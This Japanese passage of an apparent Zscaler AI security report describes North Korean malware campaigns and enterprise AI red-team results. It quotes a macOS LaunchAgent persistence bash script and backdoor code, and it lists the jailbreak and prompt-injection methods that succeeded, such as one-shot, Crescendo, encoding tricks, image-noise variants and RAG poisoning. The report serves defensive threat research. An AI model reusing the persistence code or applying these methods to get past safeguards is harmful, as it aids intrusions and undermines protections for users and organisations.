


図15： AIにより強化されたプロフィール写真

初期アクセス：トロイの木馬化されたソフトウェアの配信

アクセスが確保されると、攻撃者はフィッシングやソーシャル エンジニアリングの手口により、仮想通貨エンジニアなどの被害者を標的にします。被害者は、改変されたNode Package Manager (NPM)パッケージなどのトロイの木馬化されたソフトウェアをダウンロードするよう誘導されます。正規の開発ツールを装った悪意あるツールによって、初期侵入の足場を確保します。

重要な点として、監視の過程で、こうした悪意のあるスクリプトのいくつかは、人工知能によって生成されたことを示す明確なサインを示しました。図16に示すように、このコードには細心の注意を払ったインデント、適切に整えられたエラー メッセージ、そして絵文字の顕著な利用が見られ、これはソースコード生成用の特定の生成AIエンジンに特徴的なものです。

```
if [ ! -f package.json ]; then
    echo "[ERROR] package.json not found in $PROJECT_DIR"
    echo "💡 Please place this script inside your Node.js project folder."
    exit 1
fi

echo "Installing project dependencies..."
npm install

# === OPTIONAL: Auto-start on macOS login ===
PLIST=~/Library/LaunchAgents/com.local.drvierUpdate.plist
mkdir -p ~/Library/LaunchAgents

cat > "$PLIST" <<EOL
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.local.drvierUpdate</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>$PROJECT_DIR/drivfixer.sh</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
EOL

chmod 644 "$PLIST"
launchctl load -w "$PLIST"

echo "✅ Setup complete. Your Node.js app will auto-start on login."
```

図16：生成AIによって開発された可能性が示唆される、永続的なJavaScriptマルウェアを埋め込むためのBashスクリプト

段階的に作成されたペイロードの実行

展開後、悪意のあるソフトウェアは段階的に作成されたJavaScriptペイロードを実行します。これらのスクリプトは、永続性を確保し、さらなる悪用に備えて標的システムを準備することで、侵害された環境に足場を確立します。

さらなる統合とラテラル ムーブメント

一度侵入に成功すると、脅威アクターはグローバルな組織内の知的財産、ソフトウェア、財務システムへのアクセスを悪用し、北朝鮮政権のために不法な資金獲得につなげます。

GitHubの継続的な悪用

北朝鮮のIT技術者は、専門家としての信頼性を高めるために、AI生成コードや盗用コード(悪意のあるツールが含まれる場合もあるもの)を含むGitHubリポジトリーを維持します。ThreatLabzは、技術インタビューの準備中や実施中に悪用されたと強く示唆されるコード リポジトリーをいくつか確認しました。確認されたツールやアプリケーションの性質から、アイデンティティーの隠蔽や成果物の表現力向上を目的とした高度な試みが示されており、その多くで生成AIが悪用されていることがうかがえます。

種別	リポジトリー名	目的
インタビュー	voice-pro	ElevenLabsに似た、既存の音声の録音を変更するための音声変換アプリケーション。
	VoiceAgent	電話発信や予約のスケジューリング、通話内容の要約作成が可能なAI搭載の音声エージェント。
	VoiceCraft	テキストから音声を生成し、合成された音声を生成できるツール。
	Phone-Interview	候補者との自動電話インタビューを実施するためのアプリケーション。
	Face_Swap	動画の顔を交換するソフトウェア。ディープフェイク技術を活用し、視覚的なアイデンティティーを操作できます。
画像生成	ImageAI – 画像生成ツール	プロフィール写真などの合成画像を生成する画像生成アプリケーション。デジタル ペルソナの生成に活用されます。
	headshots_ai_mvp	履歴書、求人ポータル、ソーシャル メディア プラットフォーム向けに最適化された、プロらしい顔写真を生成するためのAIツール。
一般	chatbot-ui	技術的な回答の生成、インタビューの練習、インタビュー中の支援を行う、対話型AIテクノロジーを活用したAIチャットボット。音声対応チャットボットで、テキスト読み上げや対話型音声機能を提供します。

この合理化された攻撃チェーンは、北朝鮮の技術者が生成AIを作業効率を高める武器として活用し、内部者による巧妙な操作を可能にしていることを明らかにしています。


導入事例

南アジア地域を標的としたキャンペーンにおける新たなAIのサイン

AIを悪用したマルウェア開発の証拠が次々と明らかになるなかで、Zscalerの脅威の研究者は、「Sheet Attack」と呼ばれる別のキャンペーンにおいて、AIツールと一致するコードレベルのアーティファクトを特定しました。このキャンペーンは南アジア地域を標的としており、パキスタンを拠点とする脅威アクターと関連しています。脅威アクターはPDF形式のルアーを用いて、被害者を誘導し、悪意のある.LNKファイルと暗号化されたペイロードを含むアーカイブをダウンロードさせます。このファイルをクリックすると、SHEETCREEPバックドアがインストールされます。このバックドアはGoogle Sheetsを介してコマンド&コントロールを確立し、悪意のあるアクティビティーを正当な組織のトラフィックに紛れ込ませます。

SHEETCREEPバックドアの特定の亜種を解析する過程で、研究者はエラーログ処理に絵文字が埋め込まれているという異例のコーディング アーティファクトを確認しました。このようなスタイルは従来の方法で作成されたマルウェアでは珍しく、AIを活用したコーディング ツールや開発に関連するケースが増えています。

このキャンペーンに関するさらなる技術的な詳細とより深い洞察は、**ThreatLabzリサーチ ブログ**で共有される予定です。



```
catch (ArgumentNullException ex)
{
    Console.WriteLine("❌ Config is missing required values: " + ex.Message);
    sheetsService = null;
}
catch (InvalidOperationException ex2)
{
    Console.WriteLine("❌ Private key format is invalid: " + ex2.Message);
    sheetsService = null;
}
catch (Exception ex3)
{
    Console.WriteLine("❌ Unexpected error while creating credentials: " + ex3.Message);
    sheetsService = null;
}
return sheetsService;
```

図17：バックドア コード内の詳細なエラーログのスクリーンショット。AIを活用した開発を示す絵文字も含まれています。

組織におけるAIシステムの真の問題点

AIセキュリティに関する議論は多くの場合、仮説上のリスクや将来の脅威に焦点が当てられます。この事例では、より実践的な視点から、組織のAIシステムを実際の敵対的条件下でテストすると、どのような部分が失敗するかを検証します。

この分析は、25以上の組織環境で実施されたZscalerのレッド チーム演習により得られたエクスプロイト データに基づいています。このデータには222,000件を超える敵対的攻撃が含まれており、そのうち約199,000件がエラーなく成功しました。この結果により、最新のAIアプリケーションが現実的な圧力にさらされた際の挙動をデータに基づいて明確に把握できます。

AIシステムが突破されるスピード

AIシステムはほぼ瞬時に突破されます。完全な敵対的スキャンを実施すると、重大な脆弱性が数分以内に、場合によってはそれよりも早く表面化します。

16分	1時間27分	1秒
最初の重大な障害が発生するまでの平均時間	この時間内でシステムの90%に障害が発生	確認された障害までの最短所要時間

いくつかの事例では、1回のプロンプトだけで重大な問題が発生することもありました。これは、最初のやり取りの時点からAIリスクが存在する裏付けとなっています。

障害が最も頻繁に起こる領域

プラットフォームのデータによると、組織におけるAIシステムの障害は、わかりにくいエッジケースではなく、中核となる行動制御や安全制御の部分に集中して発生しています。

順位	プローブのカテゴリー	障害発生率
01	バイアス	49%
02	不適切な内容	47%
03	操作	45%
04	競合の確認	45%
05	意図的な誤用	44%
06	Q&A	44%
07	URLチェック	43%
08	URLチェック - One-Shot（単発入力）	36%
09	プライバシー侵害	33%
10	フィッシング	30%

バイアス(49%)、不適切な内容の応答(47%)、操作(45%)が上位を占め、競合の確認、意図的な誤用、Q&Aの安定性(いずれも44～45%)が次に続きます。これらのカテゴリーは、業務の遂行、ポリシーの順守、操作の回避、信頼できる回答の提供という、日常の組織活動における期待事項を反映しています。しかし、モデルが最も頻繁に障害を起こすのはまさにこの部分です。

構造チェックやURL検証などの検証指向の業務も頻繁に障害が発生し、AIの推論やグラウンディングの限界が明らかになっています。同時に、プライバシーとフィッシングに関連する調査では、モデルが依然として機密情報の漏洩や有害なワークフローに加担させられる可能性が示されています。

事例：組織におけるAIシステムの真の問題点

複数のリスク領域にまたがる脆弱性

テストされたすべての環境において、Zscalerのレッド チーム演習によって、AIシステムごとに多数の脆弱性が特定され、障害は複数のリスク領域に分散していました。

セキュリティ	64組(67.3684%)
安全性	61組(64.2105%)
ビジネスの整合性	57組(60.0%)
ハルシネーションと信頼性	40組(42.1053%)
カスタム	18組(18.9474%)

セキュリティ上の問題(67%)が最も一般的でしたが、安全性(64%)とビジネスの整合性(60%)がそれに続き、モデルは保護だけでなく、定義されたタスクとポリシーの境界内にとどまることも困難と判明しました。ハルシネーションや信頼性の問題(42%)は依然として広範に発生しており、カスタムのドメイン固有テスト(19%)も重大な弱点を浮き彫りにしました。

普遍的である重大な障害

テスト対象となったすべてのAIシステムは、少なくとも1回は障害が発生しました。すべての対象において、100%が1つ以上の重大な脆弱性を示しました。これらはまれな設定ミスや通常とは異なる導入ではなく、現代の組織のAIシステムに共通する特徴です。

セキュリティ リーダーにとって、このことはシンプルな現実を再認識させるものです。つまり、デフォルトで安全なAIシステムなど存在せず、継続的な敵対的テストは推奨ではなく必須です。

ほとんどの組織は最初のテストで失敗

組織の72%において、最初に実行したテストで重大な脆弱性が確認されました。これは、システムが敵対的な圧力にさらされると、いかに迅速に重大度の高いリスクが表面化するかを示しています。ほとんどの組織は何時間もテストを行わなくても、瞬時に失敗するのです。CISOにとって、これは成熟した環境であっても初日から重大なリスクが存在し、継続的なテストとランタイム制御によって対応しなければならないことを強調しています。

主な調査結果

Zscalerのレッド チーム演習の**専門家は、テストしたシステムの100%に1つ以上の重大な脆弱性を確認**し、デフォルトで安全なAIシステムは存在しないことを証明しました。

最も一般的に成功しているエクスプロイト




図18：障害発生率上位のバリエーション（入力を変更するエクスプロイト手法）の内訳。試行回数が50回以上のバリエーションの種類のみが含まれます。

成功するエクスプロイトは、常に以下の4つに分類されます。

1. **データ漏洩：**プライバシー、PIIの露出、コンテキストの漏洩、Base64/翻訳のバリエーションなどに関する頻繁な障害は、モデルがいかに簡単に機密情報を漏洩させる可能性があるかを示しています。
2. **プロンプトの挿入と操作：**操作、不適切な内容のプロンプト、不安定なQ&A、言語やエンコーディングのバリエーション(LeetSpeak、Multilanguage、StringJoin)といった領域で障害発生率が高いことから、わずかな入力の変更で壊れてしまう脆弱なガードレールが明らかになっています。
3. **ジェイルブレイクと有害コンテンツ：**DALL-Eによる画像、ごま塩ノイズ、ガウシアン フィルター、左右反転した画像などのマルチモーダル バリエーションによって、安全対策が回避されてしまうケースが常態化しています。
4. **RAGポイズニングと信頼性の問題：**ハルシネーション、RAG精度、グラウンディング関連のバリエーション(Translate、ImplicitVariation)は、検索パイプラインがいかに簡単に誤解や破損する可能性があるかを示しています。

テキスト、画像、音声、エンコードされた入力において、形式や言語、構造(リクエストの表現方法)を変更することで攻撃を成功させており、組織におけるAIシステムの広範かつ体系的な脆弱性を明らかにしています。

シンプルさの勝利：最も効果的な攻撃戦略

最も効果的な攻撃は多くの場合、最も単純な攻撃です。

- One-Shot (単発入力)攻撃は、最も大きなサンプル数において障害発生率も最高(60%)であり、エスカレーションや連鎖を必要とせずに多くのシステムに障害が発生することを示しています。
- Tree of Attacks (アタック ツリー)、Crescendo (入力強化)、Multi-Shot (複数回入力)の各手法では、反復的な圧力によってモデルの動作が一貫して低下します。
- 再試行や複数段階入力のプロンプトなどの防御対策を考慮した戦略であっても、推論、記憶、安全性の調整における弱点を悪用して成功し続けています。




図19：障害発生率上位のバリエーション(入力を変更するエクスプロイト手法)の内訳。試行回数が50回以上のバリエーションの種類のみが含まれます。

セキュリティ部門にとっての事例の意味

この事例は、組織のAIリスクが本質的かつ永続的であることを示しています。既知のリスク領域では、システムがテストされるとすぐに障害が繰り返し発生します。継続的なテストと制御がなければ、AIシステムはモデルが展開された瞬間から重大なリスクを招くのです。

AIガバナンスにおける最新の状況

2025年には、AIの倫理原則や行動指針から、その安全な運用にまで焦点が拡大しました。これに伴い、世界中でリスク管理、テスト、継続的な監視に関する新たな義務付けが導入されました。

変動するスケジュールの中で中核に据えられるEU AI法のセキュリティ


欧州連合人工知能法は依然として最も包括的なAI規制のフレームワークですが、施行時期や執行の見通しは流動的です。欧州委員会は2025年後半、議会と加盟国の承認を条件に、同法の最もリスクの高い部分、特に高リスクのAIシステム(医療機関や法執行機関などで利用されるもの)の順守期限を2027年12月まで延長することを提案しました。[3]同時に、インシデント報告や適合性評価などの要件を組織が順守できるよう、新たなガイダンスとサポート プラットフォームも導入されています。[4]

組織は、EU AI法を固定的なコンプライアンス期限として扱うのではなく、変動的な目標と捉え、継続的な準備と予防的なセキュリティ対策を進める必要があります。

法令ではなく標準に依拠している米国のAIガバナンス

米国には依然として包括的な連邦のAI法は存在しませんが、2025年は米国政府のAIに対する考え方が明確に転換した年となりました。国家競争力を最優先とし、セキュリティやガバナンスは広範な規制ではなく標準化や政府機関のポリシーを通じて対応する方針です。米国国立標準技術研究所(NIST)[5]は、安全な開発、敵対的テスト、運用を確保する基準としてAIリスク マネジメント フレームワークの導入を引き続き主導しています。

2025年12月、政権は大統領令を発令し、国家AI政策フレームワークと矛盾する州のAI法の先取りまたは異議申し立てを行うことを目的に、必要に応じて各機関に連邦基準の策定や訴訟対応を指示しました。[6]それにもかかわらず、いくつかの州(ニューヨーク州など)[7]は独自のAI安全法を推進し続けており、2026年の米国におけるAI規制は、複雑な連邦と州の政策環境を乗り越える必要があることを示しています。



3 Reuters、EU to delay 'high risk' AI rules until 2027 after Big Tech pushback、2025年11月19日。

4 欧州委員会、Commission launches AI Act Service Desk and Single Information Platform to support AI Act implementation、2025年10月8日。

5 NIST、AIリスク マネジメント フレームワーク。

6 Axios、Executive order targeting state AI laws、2025年12月11日。

7 Axios、N.Y. Gov. Kathy Hochul signs sweeping AI safety bill、2025年12月19日。

APAC地域における安全なAI導入の加速

アジア太平洋地域の政府は、セキュリティおよび回復力を迅速な導入と明確に結び付けるAI戦略を推進し続けています。多くのAPAC経済圏では、AI導入に合わせて拡張できる実用的なガバナンス フレームワークとリスクベースの制御を重視しています。

日本は、2025年5月に初の包括的なAI法であるAI推進法[8]を可決し、大きな一歩を踏み出しました。この法律は、関連するリスクを管理する必要性を正式に認識しながら、AIの研究開発と展開を促進する国家の指針を確立するものです。

インドは、2025年AIガバナンス ガイドライン[9]を導入し、「安全で信頼できるAI」を目指す広範な枠組みを示しました。このガイドラインは、AI導入をインドのデジタル公共インフラと密接に結び付け、特に大規模な公共サービスや金融システムにおけるデータ ガバナンス、アルゴリズムの透明性、リスク管理に関する期待事項を定めています。

シンガポールは、2025年を通じてAIガバナンス エコシステムをさらに成熟させ、AI Verifyテスト フレームワークと関連する生成AI保証戦略を拡大し[10]、継続的なテスト、監視、保証を重視する方向へと移行しました。

オーストラリアも、安全で責任あるAIアジェンダと並行して、2025年10月に発表されたAI導入ガイダンスを通じてそのアプローチを前進させ[11]、特に規制対象業界における高リスクな導入に対するガードレール、テスト、より強力な監督に重点を置いた取り組みを進めました。

2025年のいくつかの重要なフレームワークが並行して前進するなかで、APAC地域は実用的かつセキュリティを最優先としたAIイノベーションと導入において、ますますグローバル リーダーとしての地位を確立しつつあります。

2026年にはAIセキュリティに対する期待が急激に高まるはずです。世界と地域のガバナンスが進化する一方で、施行には依然としてばらつきがある中、組織は自らの責任でAI導入の安全性を確保していく必要があります。政策立案者は証拠に基づく管理を推進するかもしれませんが、フレームワークを統合するだけではリスクは軽減されません。最終的にAIの成功は内部のセキュリティの規律にかかっています。ゼロトラストを実装し、モデルを継続的にテストしながら、進化する脅威を監視する組織は、責任を持ってAIを導入するうえで最適な立場にあります。

8 IT Business Today、Japan's AI Regulation is a Significant Step Forward with the AI Promotion Act、2025年10月29日。

9 AI, Data & Analytics Network、India unveils new AI governance guidelines to encourage responsible adoption、2025年11月6日。

10 IMDA、Singapore launches new tools to help businesses protect data and deploy AI in a trusted ecosystem、2025年7月7日。

11 オーストラリア政府、DISR、Guidance for AI Adoption、2025年10月21日。

AIセキュリティに関する 2026年の予測

1 自律型で人間が調整するエージェント型AIを悪用した攻撃

自律型システムが侵入作業のより多くを担うようになるなかで、エージェント型AIの脅威は深刻化していきます。計画立案から実行までを自律的に行うAIエージェントは、2026年にはサイバー攻撃において、より大きな役割を果たすことになるでしょう。この変化の兆しはすでに2025年に現れており、前述のとおり**初のAI主導スパイ活動キャンペーンが報告され**、そこでは国家支援型グループがエージェント型AIを悪用して攻撃手順の80～90%を自動化していました。AIを悪用したランサムウェア攻撃は、暗号化から高速なデータ窃取への移行を加速させています。AIによって同時に実行可能な操作が増え、攻撃者の運用負荷が軽減されるためです。

2 AIサプライ チェーン攻撃

AIサプライ チェーンへの攻撃は、組織のAIシステムを支える中核要素を標的とします。2025年に**ThreatLabzの調査では、**一般的に利用されているモデルファイルや処理レイヤーの脆弱性が、機密システムへのアクセスに悪用され得ることが明らかになりました。攻撃者はアプリケーションレベルでのAIの悪用だけでなく、AIの基盤となる部分(モデルやデータセット)の改ざんにますます重点を置くようになるでしょう。サードパーティーのAIの要素を自社環境に導入する組織が増える中で、これらの基盤要素への侵入は強力なアクセス手段となります。AIサプライ チェーンのセキュリティの確保は、その上に構築されるアプリケーションのセキュリティと同様に、引き続き重要な課題であり続けます。

3 組み込み型AIのセキュリティ リスク

日常的なアプリケーションに組み込まれたAIは、従来のセキュリティ ツールでは見逃される可能性のある隠れたアクセスを生み出します。ZoomのAIによるミーティング要約やMicrosoft 365 Copilotアシスタントなど、一般的なビジネス アプリケーション、クラウド プラットフォーム、モバイル ツールに直接組み込まれたAI機能では、見逃されやすい微妙なリスクが発生します。これらの組み込み型AIの機能は、機密性の高いコンテンツに広くアクセスできることが多く、悪用される格好の標的となります。多くの組織はソフトウェア サプライ チェーンのどこにAIが組み込まれているかをまだ完全に把握できていないという事実を悪用し、攻撃者がこれらの組み込み機能を用いて貴重な情報を盗み出したり、環境内にアクセスして密かに移動したりしようとするケースが増えてくると想定しておく必要があります。

4 生成AIデータ ストアにおけるランサムウェアと国家支援型攻撃

2026年に組織が生成AIの試験段階から完全導入へと移行するなかで、はるかに多くの社内システムがAIを活用したワークフローに機密情報を取り込むようになります。攻撃者はこの変化を悪用し、生成AIアプリケーションの背後にあるデータ ストアを標的とします。これらのデータ ストアには生データだけでなく、コンテキストと意図も含まれており、攻撃者は社内の意思決定サイクルをはるかに詳細に把握できます。その結果、従来のほとんどの侵害よりも大きな影響力を持つことになります。今後1年間で、LLMデータ ストアへの侵入は、スパイ活動やランサムウェアによる脅迫の有効な手段となるでしょう。

5 組織のワークフローに組み込まれた偽のAI

偽のAIサービスやAIプラットフォームは、単独の詐欺からビジネス ワークフロー内に深く組み込まれた足場へと変化します。2025年にはAIツール導入が着実に増加していることから、悪意のあるAIサービスが実際のワークフローに簡単に侵入できることがすでにわかっています。攻撃者は偽のAIランディング ページにとどまらず、日常的な利用環境に溶け込みながら本物の生産性向上アシスタントのように動作する、完全な機能を備えた悪意のあるコパイロットをリリースし始めると予想されます。この次の段階では、不正なアシスタントを見つけることがさらに難しくなり、従業員が利用する未承認のAIやシャドーAIによるリスクを大幅に高めることになるでしょう。

6 組織全体のAIセキュリティと説明責任

監視と説明責任が強化されるなかで、AIセキュリティは組織全体の要件となります。AIの懸念が高まり監視が強化された2025年を経て、組織はAIの管理方法、つまりモデルの審査方法、データの取り扱い方法、潜在的な誤用を監視する方法に対して高まる期待に直面しています。2026年には、AIシステムのセキュリティは任意の取り組みでも、技術部門に限定される取り組みでもなくなります。経営陣はAIリスクを明確に把握することが求められ、セキュリティ ポリシーはAIとやり取りするビジネスのあらゆる部分にまで及ぶ必要性が出てくるでしょう。

ベスト　プラクティス：
組織におけるAIの安全な導入

2026年のAIセキュリティティに関する5つの厳しい現実

1. **見えないものは保護できません。シャドーAIと組み込み型AIの機能により、可視性が新たな境界となります。**
2. **ベンダーの初期設定は、組織のリスクを考慮して構築されていません。AI機能は「オン」の状態で出荷され、許容範囲が過度に広くなっています。**
3. **AIガバナンスは変動的な目標です。能力や脅威が変化するなかで、ポリシーも進化する必要があります。**
4. **ゼロトラストはAIモデルにも拡張されました。人間のユーザーと同レベルのアクセス制御が必要です。**
5. **AIが攻撃対象領域の一部であることは否定できません。モデルの脆弱性やエージェント型AIを悪用した攻撃はすでに登場しています。**

ただし、これらの「厳しい現実」をAI導入のコストとして受け入れる必要はありません。次に示す2026年の組織向けセキュリティ チェックリストを利用し、適切な保護をまず優先しましょう。

2026年の組織向け AIセキュリティ チェックリスト

